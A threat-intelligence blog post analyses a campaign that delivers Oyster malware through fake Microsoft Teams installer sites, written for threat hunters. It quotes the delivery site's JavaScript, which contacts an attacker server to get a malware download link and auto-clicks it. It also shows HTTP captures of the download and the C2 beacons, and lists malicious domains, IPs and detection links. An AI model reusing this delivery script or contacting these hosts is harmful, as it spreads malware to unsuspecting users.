

# Oyster Malware Delivery via Teams Fake App - Malasada Tech

By Aaron Samala

Published: 2025-09-28 · Archived: 2026-04-06 00:41:20 UTC

## TL;DR

Oyster malware delivery via MS Teams Fake App.

## Tactical Pause

THE CONTENT, VIEWS, AND OPINIONS EXPRESSED ON THIS DOCUMENT ARE MY OWN AND DO NOT REFLECT THOSE OF MY EMPLOYER OR ANY AFFILIATED ORGANIZATIONS. ALL RESEARCH, ANALYSIS, AND WRITING ARE CONDUCTED ON MY PERSONAL TIME AND USING MY OWN PERSONALLY-ACQUIRED RESOURCES. ANY REFERENCES, TOOLS, OR SOFTWARE MENTIONED HERE ARE LIKEWISE USED INDEPENDENTLY AND ARE NOT ASSOCIATED WITH, ENDORSED, OR FUNDED BY MY EMPLOYER.



## Intro

Oyster malware is being delivered via an MS Teams Fake App. This will not cover what Oyster malware is, or its history. This will cover the delivery, and it will cover some of the execution indicators. The intended audience for this is Thruntellisearch analysts – that is threat hunt/intelligence/research analysts. This will include links to hIGMA and SIGMA rules to hunt internally and externally.

## Initial Lead

The initial lead for this was a post by David Kasabji (@roo7cause) on X [[1](#)]. The Conscia link has more details [[2](#)].

← Post Reply

 **David Kasabji**   
@roo7cause

We detected a new somewhat sophisticated campaign abusing spoofed [@MicrosoftTeams](#) installer. The malware is hosted on a legitimate looking website, which seems to be part of redirect chain. Each new download produces a unique file hash - so that is not reliable indicator. The executable is signed so MDE did not prevent it. It was detected when it tried to connect to their C2. The initial domains / certs are newly registered in the last 2-3 days. Our investigation is ongoing, will provide more in article.


So far, I share some IOCs to help you try prevent the threat:



- teams-install[.]jicu (hosting malware)
- signer: KUTTANADAN CREATIONS INC.
- nickbush24[.]com (exfil / C2 server)
- Filename: MSTeamsSetup.exe (the hash changes, but here is what we saw: [virustotal.com/gui/file/16915...](https://www.virustotal.com/gui/file/16915...))

Tagging [@cyb3rops](#) [@\\_JohnHammond](#) [@MsftSecIntel](#) for visibility

7:54 PM · Sep 25, 2025 · 20.9K Views

8 35 138 74

 Post your reply Reply

 **David Kasabji**   
@roo7cause · Sep 26

We published an article about this threat investigation:

[conscia.com/blog/from-seo-...](https://conscia.com/blog/from-seo-...)

1 10 655

I used the teams-install[.]jicu indicator that David provided. urlscan has a scan task available for analysis [3].

The screenshot shows the urlscan.io interface for the domain teams-install.icu. At the top, there's a navigation bar with 'urlscan.io' and various utility buttons. The main header displays the domain 'teams-install.icu' with the IP '104.21.72.190' and a 'Malicious Activity!' warning. Below this, there's a summary section stating that the website contacted 2 IPs in 2 countries across 2 domains to perform 69 HTTP transactions. A screenshot of the website is shown on the right, displaying a download page for Microsoft Teams. The page title is 'Download Microsoft Teams Desktop and Mobile Apps | Microsoft Teams'.

The main transaction to look for is the download-script.js. Note: sometimes the filename has numbers after “download-script”.

The screenshot shows the network tab of a browser's developer tools. It displays a GET request for 'download-script.js' from 'teams-install.icu'. The response is a 2 KB script file. The 'General' tab is expanded, showing details such as the full URL, host, protocol, security, server, reverse DNS, software, and resource hash.

The response shows the value we want is stored in the apiUrls variable [4]. The snip below shows the apiUrls value and the checkUrlAvailability function. I observed the apiUrls domain provides a decoy response if the OPTIONS method and the application/json Content-Type header isn't set.

```
const apiUrls = [
  'https://witherspoon-law.com',
];

async function checkUrlAvailability(url) {
  try {
    const response = await fetch(url, {
      method: 'OPTIONS',
      headers: {
        'Content-Type': 'application/json',
      }
    });
    return response.ok;
  } catch (error) {
    return false;
  }
}
```

The next part will request the /create/link route. It will check if the apiUrls domain is available. When it is available, it will create a POST request with the “msteams” Content-Encoding header added. When it receives the download URL, it will add it as an anchor to the DOM, it will click the anchor, and then it will remove the link from the DOM.

```
document.querySelectorAll('#downloadButton').forEach(function (button) {
  button.addEventListener('click', async function (event) {
    event.preventDefault();

    let selectedUrl = null;
    for (let url of apiUrls) {
      let generationUrlCreate = url + "/create/link"
      const isAvailable = await checkUrlAvailability(generationUrlCreate);
      if (isAvailable) {
        selectedUrl = url;
        break;
      }
    }

    if (!selectedUrl) {
      alert('There are no servers available for download. Try again later.');
```

I found a similar MS Teams Masq site (teams-install[.]top) and ran it in Any Run [5]. The urlApi variable was eastridge-infotech[.]com. Here are the transactions below.


First there’s the OPTIONS request to the /create/link route with the application/json Content-Type header. There were two of them. The first one is below.

```
Wireshark · Follow HTTP Stream (tcp.stream eq 29) · 6d3e33b3-bfcc-4084-9d6a-70b0e594d43e.pcap  
OPTIONS /create/link HTTP/1.1  
Host: eastridge-infotech.com  
Connection: keep-alive  
Accept: */*  
Access-Control-Request-Method: OPTIONS  
Access-Control-Request-Headers: content-type  
Origin: https://teams-install.top  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/133.0.0.0 Safari/537.36  
Sec-Fetch-Mode: cors  
Sec-Fetch-Site: cross-site  
Sec-Fetch-Dest: empty  
Referer: https://teams-install.top/  
Accept-Encoding: gzip, deflate, br, zstd  
Accept-Language: en-US,en;q=0.9  
  
HTTP/1.1 200 OK  
Access-Control-Allow-Credentials: true  
Access-Control-Allow-Headers: Content-Type, Content-Length, Accept-Encoding, X-CSRF-Token, Au  
thorization, Accept, accept, origin, Cache-Control, X-Requested-With, Content-Encoding  
Access-Control-Allow-Methods: POST, GET, HEAD, OPTIONS, PUT, DELETE  
Access-Control-Allow-Origin: *  
Content-Length: 0  
Date: Sat, 27 Sep 2025 00:43:42 GMT
```

Next is the POST request shown below. It shows the route to download the malware is “/gov/e59b6d89b90dd6dbbe3aa3ac163eea3d659e952bac6a6bf65b99e40157cb95f5”.


```
POST /create/link HTTP/1.1  
Host: eastridge-infotech.com  
Connection: keep-alive  
Content-Length: 0  
sec-ch-ua-platform: "Windows"  
Content-Encoding: msteams  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/133.0.0.0 Safari/537.36  
sec-ch-ua: "Not(A:Brand";v="99", "Google Chrome";v="133", "Chromium";v="133"  
Content-Type: application/json  
sec-ch-ua-mobile: ?0  
Accept: */*  
Origin: https://teams-install.top  
Sec-Fetch-Site: cross-site  
Sec-Fetch-Mode: cors  
Sec-Fetch-Dest: empty  
Referer: https://teams-install.top/  
Accept-Encoding: gzip, deflate, br, zstd  
Accept-Language: en-US,en;q=0.9  
  
HTTP/1.1 200 OK  
Access-Control-Allow-Credentials: true  
Access-Control-Allow-Headers: Content-Type, Content-Length, Accept-Encoding, X-CSRF-Token, Au  
thorization, Accept, accept, origin, Cache-Control, X-Requested-With, Content-Encoding  
Access-Control-Allow-Methods: POST, GET, HEAD, OPTIONS, PUT, DELETE  
Access-Control-Allow-Origin: *  
Content-Length: 70  
Content-Type: text/plain; charset=utf-8  
Date: Sat, 27 Sep 2025 00:43:43 GMT  
X-Content-Type-Options: nosniff  
  
/gov/e59b6d89b90dd6dbbe3aa3ac163eea3d659e952bac6a6bf65b99e40157cb95f5
```

The snip below shows the request for the malware from the downloadUrl. The filename is “MSTeamsSetup.exe”.




## Execution

Any Run flags it as "oyster". It creates the scheduled task "CaptureService".




## Beacon

Any Run shows MSTeamsSetup.exe connects to nickbush24[.]com.




Time	Source	Destination	Protocol	Length	Info
99212 ms	91.236.230.145	443	TCP	443	nickbush24.com
99215 ms	91.236.230.145	443	TCP	443	nickbush24.com

The first request is a GET request to the /reg route using “WordPressAgent” as the User-Agent value. The response body is success.




The second request is a GET request to the /login route using “FingerPrint” as the User-Agent value. The response is some kind of encoded or encrypted value.




The scheduled task was to run rundll32.exe. Any Run shows rundll32.exe communicate with techwisenetw[.]com.

Timeshift	Protocol	Rep	PID	Process name	CN	IP	Port	Domain	ASN	Traffic
171.38 s	TCP	🔥	4752	rundl32.exe		185.28.119.228	443	techwisenetwork.com	-	↑ 1021 b ↓ 2 Kb
385.35 s	TCP	🔥	4752	rundl32.exe		185.28.119.228	443	techwisenetwork.com	-	↑ 840 b ↓ 576 b
587.13 s	TCP	🔥	4752	rundl32.exe		185.28.119.228	443	techwisenetwork.com	-	↑ 840 b ↓ 577 b


It first makes a GET request to the /api/kcehc route. The response is just curly brackets.



It next makes a POST request to the /api/kcehc route with content in the request body. The response is some kind of encoded or encrypted response.



Finally, there are multiple POST requests to the /api/jgfnfsnuiefcnegfnehbfncejfh route. The request and response appear to have encoded or encrypted content in the body.



## Summary

Oyster malware is being delivered via MS Teams Fake App.

## Indicators

teams-download[.]buzz  
teams-download[.]icu  
teams-download[.]top  
teams-install[.]icu  
teams-install[.]top  
teams-install[.]run  
eastridge-infotech[.]com  
witherspoon-law[.]com  
techwisenetwork[.]com  
datadrivendreamers[.]com  
cybersavvynetwork[.]com  
daringdatadaredevils[.]com  
funkyfirmware[.]com  
185.28.119[.]228  
51.222.96[.]108  
51.222.96[.]69  
135.125.241[.]45  
85.239.53[.]66

## Pivots

The following pivots are written in hIGMA [<https://github.com/MalasadaTech/hIGMA/tree/main>].

Pivot on the title to find the masq pages:

<https://github.com/MalasadaTech/hIGMA/blob/main/rules/fake-msteams-to-deliver-oyster.yaml>

Pivot on the domain registration and hosting info to find the delivery domains (apiUrls).

<https://github.com/MalasadaTech/hIGMA/blob/main/rules/fake-msteams-installer-delivery-domains.yaml>

Pivot on the response hash to find Oyster Malware C2:

<https://github.com/MalasadaTech/hIGMA/blob/main/rules/oyster-malware-c2-via-response-hash.yaml>

## Detections

The SIGMA rules to detect these activities are listed here:

<https://github.com/MalasadaTech/sigma/tree/main/rules/20250928-oyster-malware-delivered-via-teams-fakeapp>.

## References

- 1 - <https://x.com/roo7cause/status/1971453273862176887>
- 2 - <https://conscia.com/blog/from-seo-poisoning-to-malware-deployment-malvertising-campaign-uncovered/>
- 3 - <https://urlscan.io/result/0199811b-9f6b-7783-a214-978680e2ab76/>
- 4 - <https://urlscan.io/responses/291973f004fcaa78e053a33a99b2bb0b09cb80d9e972aa26d0b5715c75eef64a/>
- 5 - <https://app.any.run/tasks/6d3e33b3-bfcc-4084-9d6a-70b0e594d43e>

with planny aloha mahalo for your time

## Post navigation

---

Source: <https://malasada.tech/oyster-malware-delivery-via-teams-fake-app/>